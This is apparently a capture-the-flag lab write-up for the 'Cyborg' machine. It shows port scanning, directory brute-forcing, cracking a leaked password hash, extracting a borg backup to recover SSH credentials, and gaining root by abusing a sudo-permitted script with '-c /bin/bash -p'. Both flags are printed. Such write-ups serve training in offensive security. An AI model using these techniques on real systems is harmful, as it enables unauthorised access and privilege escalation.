Cyborg

Target IP: 10.10.13.37

Scanning

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 10.10.13.37 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 19:34 EDT
Nmap scan report for 10.10.13.37
Host is up (0.028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 21.05 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -A 10.10.13.37 -p 22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 19:35 EDT
Nmap scan report for 10.10.13.37
Host is up (0.022s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dbb270f307ac32003f81b8d03a89f365 (RSA)
|   256 68e6852f69655be7c6312c8e4167d7ba (ECDSA)
|_  256 562c7992ca23c3914935fadd697ccaab (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT
-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2
- 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   21.18 ms 10.14.0.1
2   21.54 ms 10.10.13.37

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.55 seconds
```


Two ports are open on this machine: SSH and HTTP. I will start my enumeration with the HTTP.

Enumeration


Port 80: HTTP

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.13.37/ -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.13.37/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/03 19:38:59 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/admin                (Status: 301) [Size: 310] [--> http://10.10.13.37/admin/]
/etc                  (Status: 301) [Size: 308] [--> http://10.10.13.37/etc/]
/server-status        (Status: 403) [Size: 276]
Progress: 20349 / 20470 (99.41%)
===============================================================
2023/07/03 19:39:50 Finished
===============================================================
```


Doing a basic scan against HTTP on port 80 shows us the interesting directories. These are `/admin` and `/etc`.




The `/etc` directory contains two files: `passwd` and `squid.conf`. Both files are interesting.




The `squid.conf` contains some sort of configuration file.



The `passwd` file contains the password hash of `music_archive` user. Maybe we can crack this using john or hashcat?



I was able to crack the hash using john. I now have the credential `music_archive:squidward`.Trying this against SSH did not work.




A file was downloaded on my machine when I browsed to `10.10.13.37/admin/archive.tar`. This `tar` file is a backup of the web application.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Cyborg/music_archive]
└─$ borg list home/field/dev/final_archive
Enter passphrase for key /home/kali/Desktop/Lab-Resource/Cyborg/music_archive/home/field/dev/final_archive:
music_archive                        Tue, 2020-12-29 09:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba3
7277b1c82]

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Cyborg/music_archive]
└─$ borg extract /home/field/dev/final_archive::music_archive
Repository /home/field/dev/final_archive does not exist.

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Cyborg/music_archive]
└─$ borg extract home/field/dev/final_archive::music_archive
Enter passphrase for key /home/kali/Desktop/Lab-Resource/Cyborg/music_archive/home/field/dev/final_archive:
```

At this point I got stuck and I looked for the documentation of `borg`. It looks like we can extract using the password above.

```
┌──(kali㉿kali)-[~/…/Lab-Resource/Cyborg/music_archive/home]
└─$ ls -lah alex
total 64K
drwxr-xr-x 12 kali kali 4.0K Dec 29  2020 .
drwxr-xr-x  4 kali kali 4.0K Jul  3 20:20 ..
-rw-------  1 kali kali  439 Dec 28  2020 .bash_history
-rw-r--r--  1 kali kali  220 Dec 28  2020 .bash_logout
-rw-r--r--  1 kali kali 3.6K Dec 28  2020 .bashrc
drwx------  4 kali kali 4.0K Dec 28  2020 .config
drwx------  3 kali kali 4.0K Dec 28  2020 .dbus
drwxrwxr-x  2 kali kali 4.0K Dec 29  2020 Desktop
drwxrwxr-x  2 kali kali 4.0K Dec 29  2020 Documents
drwxrwxr-x  2 kali kali 4.0K Dec 28  2020 Downloads
drwxrwxr-x  2 kali kali 4.0K Dec 28  2020 Music
drwxrwxr-x  2 kali kali 4.0K Dec 28  2020 Pictures
-rw-r--r--  1 kali kali  675 Dec 28  2020 .profile
drwxrwxr-x  2 kali kali 4.0K Dec 28  2020 Public
drwxrwxr-x  2 kali kali 4.0K Dec 28  2020 Templates
drwxrwxr-x  2 kali kali 4.0K Dec 28  2020 Videos
```

And the files have been extracted.



I found a file inside the Documents folder! It looks like a credential. Maybe we can spray this credential (`alex:S3cretP@s3`) against the SSH application.

Exploitation

```
┌──(kali㉿kali)-[~/…/Lab-Resource/Cyborg/music_archive/home]
└─$ ssh alex@10.10.13.37
alex@10.10.13.37's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


27 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ whoami
alex
alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$
```

And now we have a foothold using the credentials above.

Privilege Escalation

```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
alex@ubuntu:~$ cat /etc/mp3backups/backup.sh
```

```
alex@ubuntu:/$ sudo /etc/mp3backups/backup.sh -c /bin/bash -p
```

Running this command above would give me root privileges. However, the contents of the command execution would only be printed after we exit the root shell.

Flags

```
alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
```

The user.txt flag file once we gain the SSH foothold on the machine.

```
root@ubuntu:/# cd root
root@ubuntu:/root# ls
root@ubuntu:/root# cat root.txt
root@ubuntu:/root# exit
exit
root bin boot cdrom dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin snap
srv sys tmp usr var vmlinuz vmlinuz.old bin boot cdrom dev etc home initrd.img initrd.img.old lib lib64 lost+found med
ia mnt opt proc root run sbin snap srv sys tmp usr var vmlinuz vmlinuz.old root.txt flag{Than5s_f0r_play1ng_H0p£_y0u_e
nJ053d}
```

The root.txt flag file we elevate our privileges.
